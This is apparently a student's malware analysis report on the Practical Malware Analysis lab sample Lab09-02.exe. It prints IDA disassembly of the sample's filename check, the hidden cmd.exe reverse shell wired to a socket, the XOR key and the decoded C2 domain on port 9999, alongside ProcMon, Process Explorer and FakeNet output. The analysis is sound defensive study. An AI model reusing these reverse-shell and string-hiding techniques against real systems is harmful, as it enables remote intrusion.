Lab 09-02.exe – Malware Analysis Report

Table of Contents


1. Static Analysis

1.1. Preparation

This malware sample was a bit trickier and more advanced than the first one I tackled this term. With that being the case, I needed to install some additional tools for my static analysis in order to collect all of the information that is necessary to get a conclusive result to my investigation.


1.2. Sysinternals Strings and Flare-Floss

The first tool that I utilized for this sample was Sysinternals Strings, which, unlike my last sample, didn’t yield any useful results aside from the use of function names:



```
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
GetStartupInfoA
HeapDestroy
HeapCreate
VirtualFree
HeapFree
RtlUnwind
WriteFile
HeapAlloc
GetCPInfo
GetACP
GetOEMCP
VirtualAlloc
HeapReAlloc
GetProcAddress
LoadLibraryA
MultiByteToWideChar
LCMapStringA
LCMapStringW
GetStringTypeA
GetStringTypeW
cmd
```


This result got me thinking that there had to be some further strings somewhere that may in some way be encoded. To check this, I used a second VM that I set up and moved the samples to that in running Kali Linux. I utilized the tool Flare-Floss, which is similar to Strings, but it can check for encoded strings that are used in the malware. Here I got three results and all would prove to be useful later on.



```
 ─────────────────────────
  FLOSS DECODED STRINGS (3)
 ─────────────────────────

www.practicalmalwareanalysis.com
1qaz2wsx3edc
ocl.exe
```

1.3. CFF Explorer



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	38	00004460	00000000	00000000	00004562	00004000
WS2_32.dll	7	000044FC	00000000	00000000	0000457E	0000409C

Using CFF Explorer I was able to detect two DLL imports:


- KERNEL32.dll - Used for file manipulation, memory allocation and the creation of processes and threads
- WS2_32.dll - Used for establishing and managing network sockets, handling communication between applications and network services.

From looking over the libraries imported by this malware sample (lab09-02.exe), I have some initial ideas for what the malware may be intending to utilize from them:


- Establishes and manages network sockets (via WS2_32.dll) for communication with external servers to send or receive commands, transfer data, or facilitate remote control.
- Performs file manipulation, memory allocation, and the creation of processes and threads (via KERNEL32.dll) to execute payloads, manage memory usage, and modify or create files on the infected system.
    -

1.4. IDA Pro

The next tool I utilized was IDA Pro on my Kali machine. The analysis with IDA Pro helped show the purpose of my earlier findings with flare-floss. When investigating the disassembly I found a function that terminates the program if the file name doesn't match the name "ocl.exe"



```
mov     [ebp+var_1A0], 6Fh ; 'o'
mov     [ebp+var_19F], 63h ; 'c'
mov     [ebp+var_19E], 6Ch ; 'l'
mov     [ebp+var_19D], 2Eh ; '.'
mov     [ebp+var_19C], 65h ; 'e'
mov     [ebp+var_19B], 78h ; 'x'
mov     [ebp+var_19A], 65h ; 'e'
mov     [ebp+var_199], 0
mov     ecx, 8
mov     esi, offset unk_405034
lea     edi, [ebp+var_1F0]
rep movsd
movsb
mov     [ebp+var_1B8], 0
mov     [ebp+Filename], 0
mov     ecx, 43h ; 'C'
xor     eax, eax
lea     edi, [ebp+var_2FF]
rep stosd
stosb
push    10Eh                ; nSize
lea     eax, [ebp+Filename]
push    eax                 ; lpFilename
push    0                   ; hModule
call    ds:GetModuleFileNameA
push    5Ch ; '\'
lea     ecx, [ebp+Filename]
push    ecx
call    401550h
```



```
push    edi
push    1
pop     edi
cmp     dword_405304, edi
jnz     short loc_40170B
```


```
push    [esp+4+uExitCode] ; uExitCode
call    ds:GetCurrentProcess
push    eax               ; hProcess
call    ds:TerminateProcess
```

```
loc_40170B:
cmp     [esp+4+arg_4], 0
push    ebx
mov     ebx, [esp+8+arg_8]
mov     dword_405300, edi
mov     byte_4052FC, bl
jnz     short loc_40175F
```


```
mov     eax, dword_4057D0
test    eax, eax
jz      short loc_40174E
```

This means that for dynamic analysis I will have to change the file name of lab09-02.exe to ocl.exe.

The next major finding I made using IDA Pro was how CMD is used to create a reverse shell that connects to the decoded domain 'www.practicalmalwareanalysis.com'. The domain is initially hidden by using an XOR encryption loop against a key (the other value found in the floss strings above).



```
.text:00401031                 add     esp, 0Ch
.text:00401034                 mov     [ebp+StartupInfo.dwFlags], 101h
.text:0040103B                 mov     [ebp+StartupInfo.wShowWindow], 0
.text:00401041                 mov     edx, [ebp+arg_10]
.text:00401044                 mov     [ebp+StartupInfo.hStdInput], edx
.text:00401047                 mov     eax, [ebp+StartupInfo.hStdInput]
.text:0040104A                 mov     [ebp+StartupInfo.hStdError], eax
.text:0040104D                 mov     ecx, [ebp+StartupInfo.hStdError]
.text:00401050                 mov     [ebp+StartupInfo.hStdOutput], ecx
.text:00401053                 lea     edx, [ebp+ProcessInformation]
.text:00401056                 push    edx             ; lpProcessInformation
.text:00401057                 lea     eax, [ebp+StartupInfo]
.text:0040105A                 push    eax             ; lpStartupInfo
.text:0040105B                 push    0               ; lpCurrentDirectory
.text:0040105D                 push    0               ; lpEnvironment
.text:0040105F                 push    0               ; dwCreationFlags
.text:00401061                 push    1               ; bInheritHandles
.text:00401063                 push    0               ; lpThreadAttributes
.text:00401065                 push    0               ; lpProcessAttributes
.text:00401067                 push    offset CommandLine ; "cmd"
.text:0040106C                 push    0               ; lpApplicationName
.text:0040106E                 call    ds:CreateProcessA
```



```
loc_40137A:                             ; CODE XREF: _main+22D↑j
                mov     eax, [ebp+var_304]
                push    eax
                sub     esp, 10h
                mov     ecx, esp
                mov     edx, [ebp+var_1CC]
                mov     [ecx], edx
                mov     eax, [ebp+var_1C8]
                mov     [ecx+4], eax
                mov     edx, [ebp+var_1C4]
                mov     [ecx+8], edx
                mov     eax, [ebp+var_1C0]
                mov     [ecx+0Ch], eax
                call    sub_401000
                add     esp, 14h
                mov     ecx, [ebp+var_304]
                push    ecx
                call    ds:WS2_32_3
                call    ds:WS2_32_116
                push    7530h           ; dwMilliseconds
                call    ds:Sleep
                jmp     loc_40124C
```


2. Dynamic Analysis

2.1. Preparation

Before running the malware, I took a snapshot of the current VM state to return to after analysis. This ensures that no malware functions will linger on the virtual machine after testing has concluded. I began running ProcMon and ProcExplorer to capture any changes made when the program started and changed the name of lab09-02.exe to ocl.exe.

2.2. Process Monitor (ProcMon)

Using ProcMon there were a lot of operations conducted by ocl.exe, however when looking through them there weren't a lot of notable findings like there were in my last malware sample. One interesting finding was the setting of a new registry value in HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed. This was the only registry change that was made.




Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

Time...	Process Name	PID	Operation	Path	Result	Detail
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...
5:51:0...	ocl.exe	2068	RegSetValue	HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed	SUCCESS	Type: REG_BINA...

2.3. Process Explorer

Using ProcExplorer I was able to see that ocl.exe has many loaded dlls that point to file network-related activity.



Process Explorer - Sysinternals: www.sysinternals.com [SKYLAR\sky]
File Options View Process Find DLL Users Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
lsass.exe		3,692 K	1,168 K	672	LSA Shell (Export Version)	Microsoft Corporation
explorer.exe		13,244 K	12,408 K	1560	Windows Explorer	Microsoft Corporation
FakeNet.exe		4,436 K	6,072 K	3512		
ipconfig.exe		68 K	76 K	3708		
Procmon.exe		6,648 K	9,832 K	1936	Process Monitor	Sysinternals - www.sysinter...
procexp.exe	1.79	10,256 K	14,160 K	2264	Sysinternals Process Explorer	Sysinternals - www.sysinter...
ocl.exe		460 K	1,668 K	2068		

Name	Description	Company Name	Path
advapi32.dll	Advanced Windows 32 Base API	Microsoft Corporation	C:\WINDOWS\system32\advapi32.dll
apphelp.dll	Application Compatibility Client Libr...	Microsoft Corporation	C:\WINDOWS\system32\apphelp.dll
ctype.nls			C:\WINDOWS\system32\ctype.nls
dnsapi.dll	DNS Client API DLL	Microsoft Corporation	C:\WINDOWS\system32\dnsapi.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\WINDOWS\system32\gdi32.dll
hnetcfg.dll	Home Networking Configuration M...	Microsoft Corporation	C:\WINDOWS\system32\hnetcfg.dll
kernel32.dll	Windows NT BASE API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\kernel32.dll
locale.nls			C:\WINDOWS\system32\locale.nls
msvcrt.dll	Windows NT CRT DLL	Microsoft Corporation	C:\WINDOWS\system32\msvcrt.dll
mswsock.dll	Microsoft Windows Sockets 2.0 S...	Microsoft Corporation	C:\WINDOWS\system32\mswsock.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\WINDOWS\system32\ntdll.dll
ocl.exe			C:\Documents and Settings\sky\Desktop\Current Analysis\...
rasadhlp.dll	Remote Access AutoDial Helper	Microsoft Corporation	C:\WINDOWS\system32\rasadhlp.dll
rpcrt4.dll	Remote Procedure Call Runtime	Microsoft Corporation	C:\WINDOWS\system32\rpcrt4.dll
secur32.dll	Security Support Provider Interface	Microsoft Corporation	C:\WINDOWS\system32\secur32.dll
sortkey.nls			C:\WINDOWS\system32\sortkey.nls
sorttbls.nls			C:\WINDOWS\system32\sorttbls.nls
unicode.nls			C:\WINDOWS\system32\unicode.nls
user32.dll	Windows XP USER API Client DLL	Microsoft Corporation	C:\WINDOWS\system32\user32.dll
version.dll	Version Checking and File Installati...	Microsoft Corporation	C:\WINDOWS\system32\version.dll
winrnr.dll	LDAP RnR Provider DLL	Microsoft Corporation	C:\WINDOWS\system32\winrnr.dll
wldap32.dll	Win32 LDAP API DLL	Microsoft Corporation	C:\WINDOWS\system32\wldap32.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\WINDOWS\system32\ws2_32.dll

CPU Usage: 3.08% Commit Charge: 5.48% Processes: 22 Physical Usage: 9.19%


- kernel32.dll - suggests capabilities for file manipulation memory allocation and creation/management of threads
- ws2_32.dll - suggests handling of network communication using TCP/IP sockets, indicating C2 activity
- dnsapi.dll - suggests DNS queries, which could be used to locate remote servers for C2 activities.

2.4. FakeNet

FakeNet shows a network connection on port 9999, indicating the malware attempts to communicate with a remote server, likely for C2 purposes, data exfiltration, or to download additional payloads. This indicates the following functionalities:

- Perform DNS lookups for resolving domain names of its C2 infrastructure.

- Establish outbound network connections, specifically to communicate with attacker-controlled servers.



C:\Documents and Settings\sky\Desktop\Analysis Tools\Dynamic\Fakenet1.0b\FakeNet.exe

```
[Modifying local DNS Settings.]
Scanning Installed Providers
Installing Layered Providers
Preparing To Reoder Installed Chains
Reodering Installed Chains
Saving New Protocol Order
[Listening for traffic on port 80.]
[Listening for SSL traffic on port 443.]
[Listening for SSL traffic on port 8443.]
[Listening for traffic on port 8000.]
[Listening for traffic on port 8080.]
[Listening for SSL traffic on port 31337.]
[Listening for traffic on port 1337.]
[Listening for ICMP traffic.]
[Listening for DNS traffic on port: 53.]

[DNS Query Received.]
  Domain name: www.practicalmalwareanalysis.com
[DNS Response sent.]
[Listening for SSL traffic on port 9999.]


[Received new connection on port: 9999.]
SSL Autodetect: NOT SSL
```

3. Conclusion of Analysis

The executable **Lab 09-02.exe** is a piece of malware with multiple functionalities aimed at file manipulation, network communication, and potential C2 activities. It was also a more advanced piece of malware than the former samples we have analyzed. The executable required itself to be renamed in order to be run and utilized encoded strings to deliver its payload. Furthermore, it used command prompt, with functions that prevented cmd from being seen on the victim's machine, which further hid its activities.

Static analysis using CFF Explorer identified Windows libraries such as KERNEL32.dll and WS2_32.dll as dependencies. The presence of KERNEL32.dll indicates that the malware is capable of manipulating system files, managing memory, and creating or controlling processes and threads for executing malicious payloads.

Further analysis using ProcExplorer confirmed these suspicions, showing loaded instances of KERNEL32.dll and WS2_32.dll, along with additional networking DLLs such as dnsapi.dll and hnetcfg.dll, which point toward the intent of the malware to perform DNS queries and potentially adjust network configurations. FakeNet further validated network communication activities, revealing the malware executed a DNS query resolving the domain www.practicalmalwareanalysis.com which initiated a network connection on port 9999.

In summary, malware analysis confirmed the following functionalities of the lab09-02.exe sample:

- Executing file and memory operations to support payload deployment.
- Performing DNS queries to resolve C2 server domains.
- Establishing outbound network connections, indicating potential C2 communication or data exfiltration.